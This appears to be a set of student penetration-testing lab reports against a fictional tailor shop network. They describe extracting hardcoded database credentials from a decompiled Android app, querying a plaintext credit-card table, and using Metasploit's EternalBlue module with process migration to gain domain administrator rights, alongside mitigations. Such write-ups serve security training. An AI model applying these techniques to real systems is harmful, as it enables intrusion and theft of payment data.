
```
┌──(kali㉿kali)-[~]
└─$ sudo dhclient wlan0
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:94:2f:c5 brd ff:ff:ff:ff:ff:ff
    inet 172.24.0.10/24 brd 172.24.0.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe94:2fc5/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:c0:ca:32:c1:36 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.145/24 brd 192.168.1.255 scope global dynamic wlan0
       valid_lft 86398sec preferred_lft 86398sec
    inet6 fe80::2c0:caff:fe32:c136/64 scope link
       valid_lft forever preferred_lft forever
```

Accessing a hidden page for Art's Tailor


Upon establishing this connection, we are now able to access the page at 45.79.141.10, as mentioned in the briefing, which appears to be a hidden page from Art's Tailor.



Inspecting the source, we see a reference to a file in the `/Corp` directory:



Which upon visiting, grants us `KEY021`:



MITRE ATT&CK Framework TTPs

TA0006: Credential Access
- **T1040:** Network Sniffing
  - **NA:** NA

TA0006: Credential Access
- **T1110:** Brute Force
  - **.002:** Password Cracking

Ex140 Report

Benjamin Ruddy

2022-12-06

Contents

Goal

The goal in this exercise was to use mobile application pentesting techniques to see if a mobile app is exposing sensitive data.

Technical Report

Finding: *Plaintext storage of customer credit card information on local database*

Severity Rating: 7.5

CVSS Base Severity Rating: 7.5 AV:N AC:L PR:H UI:N S:U C:H I:H A:L

Vulnerability Description

The MySQL database at `db.artstailor.com` stores customer credit card numbers in plain text in the `ccard` table within the `customerdb` database.

This is in violation of the Payment Card Industry Data Security (PCI-DSS) standards, which states that Primary Account Numbers (the 16 digits of a card) must be encrypted if they are to be stored on an enterprise database – this is assuming there is a legitimate need for this data to be captured and stored in the first place, which there may not be.

Confirmation method


With the credentials for the database administrator account on hand, one may connect with the following command:

```
mysql -h db.artstailor.com -u db_admin_token -p"<admin
                        password>"
```

Upon connecting, run

```
use customerdb;
select * from ccard;
```

which yields the following result (card numbers censored):



Mitigation or Resolution Strategy

Firstly, determine if there is a legitimate legal (consult the legal team) or business reason to store customer credit card information locally. For example, if customers do not usually make recurring purchases, then storing their card information may not be necessary at all, and the risk of PCI-DSS fines may be avoided entirely.

If there is a legitimate legal or business need to store credit card numbers, ensure this data is only stored in an encrpyted form, with vetted industry encryption libraries as opposed to in-house solutions.

In addition, follow all requirements for credit card information specified in the latest PCI-DSS standard, which can be found at

https://listings.pcisecuritystandards.org/documents/PCI-DSS-v4_0.pdf

https://listings.pcisecuritystandards.org/documents/PCI-DSS-v4_0.pdf

Finding: *Hardcoded MySQL database credentials stored in Android APK binary*

Severity Rating: 4.0


CVSS Base Severity Rating: 4.0 AV:N AC:L PR:N UI:N S:U C:L I:N A:N

Vulnerability Description

Within the `ItemListActivity` class file in the `com/example/artstailornews` directory of the Android application that Art's Tailor Shoppe is developing, there are hardcoded credentials that can be used to access the MySQL database at `db.artstailor.com`.

Confirmation method

First, decompile the APK binary with an Android decompiler such as jadx. Then, navigate to the `com/example/artstailornews/` directory, in which the `ItemListActivity` class file is contained with the aforementioned credentials:




Mitigation or Resolution Strategy

Do not have the Android app directly communicate with the database. Instead, interface these requests through an internal host, that then authenticates to the SQL server, and passes along the returned information to the Android application on the user end.

Attack Narrative


Retrieving the APK

As mentioned in the briefing, Art's application can be downloaded at http://www.artstailor.com/apps/ArtsTailorNews.apk




Decompiling and analyzing the APK

Using `jadx-gui`, we are able to load the app and subsequently decompile it.



There are a variety of potential directories of interest, with some noteworthy ones being the `com/mysql/` directory and the `com/example/artstailornews/`.


Our first piece of evidence that there may be useful data for us as pentesters in this application was found in the `com/mysql/cj` directory, in the "ConnectionURLParser" class file:



Although no credentials were found in this particular file, the knowledge that the application make some kind of connection to an SQL database is valuable information regardless.

Knowing this, we proceed to look through the `com/artstailornews/` directory, as it seems that this is where the main functionality of the app lies, as opposed to the other directories which seem to be library code or automatically-generated Android-related files.

In the `ItemListActivity` class file, we find the following:




The base64-decoded username evaluates to `db_user_token`, with the password being KEY022 along with its respective characters (not given here in full for the purposes of PII protection). Additionally, we can see that a database connection is attempted at `db.artstailor.com` in the following screenshot:

```
@Override // android.os.AsyncTask
public Void doInBackground(Void... voidArr) {
    ResultSet executeQuery;
    try {
        Class.forName("com.mysql.jdbc.Driver");
        while (DriverManager.getConnection("jdbc:mysql://db.artstailor.com/android",
```

Exploring the database with low-level privileges

Having exfiltrated this information from the application decompilation, we are able to successfully establish a connection to the databse server that it references (note that `sudo systemctl start mysql` must be run before attempting this). As shown in the screenshot below, there seems to be a database that contains information about the tailor shop's customers:




Unfortunately, it seems that with our current credentials, we aren't able to find any sensitive information/PII:

Exploring the database with administrator privileges

Luckily, we have a different set of credentials that could potentially be used to get administrative access to this database, and subsequently reveal fields/entries that were hidden previously while using the `db_user_token` user.

These credentials are those for which the username is `db_admin_token`, which we obtained during our browser exploitation test (using BEeF to hook a host attempting to access a website that we had control over).

With these credentials, we are able to uncover entries in the `customerdb` table that weren't visible before, with PII including credit card information in plain text (censored here):



MITRE ATT&CK Framework TTPs

TA0110: Persistence
- **T0891:** Harcoded Credentials
  - **NA:** NA

TA009: Collection
- **T1213:** Data from Information Repositories
  - **NA:** NA

Ex150 Report

Benjamin Ruddy

2022-12-12

Contents

Goal

The goal in this exercise was to get domain administrator through an SMB vulnerability on a new backup domain controller.

Technical Report

Finding: *Vulnerable version of SMB protocol on backup domain controller allows for arbitrary remote code execution via specially-crafted network packets, allowing for domain administrator privilege escalation*

Severity Rating: 10.0


CVSS Base Severity Rating: 10.0 AV:A AC:L PR:N UI:N S:C C:H I:H A:L


Vulnerability Description


An backup domain controller was found at the IP address of 10.70.184.89 running an outdated version of the SMB protocol, typically used for network resource sharing across an organization. Due to a vulnerability in the way in which this version handles certain packets, an attacker may send a request that grants them arbitrary remote code execution on the machine, which can lead them to gain local administrative permissions.


Because many of the processes on this domain controller run as the domain administrator user, a user is then easily able to migrate to those processes and subsequently gain complete domain administrator rights.


Confirmation method











Mitigation or Resolution Strategy

It is imperative to update the operating system version on the backup domain controller to the most recently issued version by Microsoft (usually done through the Start Menu → Settings → Windows Updates → Check for Update).

Attack Narrative

Scanning the network for the new DC

To enumerate Art's network in search for the new backup Domain Controller, we performed the usual steps of setting up a SOCKS proxy on the `costumes.artstailor.com` machine, in which we still have an administrator account under the `pr0b3` username. Having done this, we are now able to run an nmap scan to look for open AD-related ports with

```
nmap -Pn 10.70.184.0/24 -p 135,445.
```

Having done so, we were able to find an intriguing host right before the Primary Domain Controller (PDC) IP address with those very ports open:


```
Nmap scan report for 10.70.184.89
Host is up (0.0039s latency).
Scanned at 2022-12-07 15:36:12 EST for 93s

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
Final times for host: srtt: 3931 rttvar: 3953  to: 100000

Nmap scan report for pdc.artstailor.com (10.70.184.90)
Host is up (0.0034s latency).
Scanned at 2022-12-07 15:35:16 EST for 57s

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

Since this seems like a good candidate for the backup domain controller, we proceed to scan for an SMB-related vulnerability on it.

Scanning for an SMB-related vulnerability


Using the search functionality within the Metasploit framework, we find a few potential modules that may be of help. The one that ended up providing us information about a vulnerability was `scanner/smb/smb_ms17_010`, letting us know that this backup domain controller may in fact be vulnerable to the famous **EternalBlue** exploit (CVE-2017-0144) that targets a vulnerable version of the SMBv1 protocol implementation.

The screenshot below demonstrates the script along with its results:




Carrying out the EternalBlue exploit

Now, we proceed to exploiting the vulnerability itself. Although there are a few different available modules for EternalBlue, we were able to successfully obtain a shell with `exploit/smb/smb_ms17_010_psexec`:




However, as we can see in the below screenshot, we do not yet have domain administrator privileges, only local Administrator privileges:




Escalating privileges to domain admin

Running `ps` within our meterpreter shell, we are able to list the current system processes along with the user whom they are running as.



Fortunately, there are a few processes running as `ARTSTAILOR Administrator`, the domain administrator account. Using the `migrate` command in Metasploit, we can attempt to migrate our shell over to these process IDs.



As shown in the above screenshot, we were able to successfully migrate our shell over to the process running as domain administrator, and subsequently obtain domain administrator privileges ourselves.

MITRE ATT&CK Framework TTPs

TA007: Discovery
- **T1046:** Network Service Discovery
  - **NA:** NA

TA008: Lateral Movement
- **T1210:** Exploitation of Remote Services
  - **NA:** NA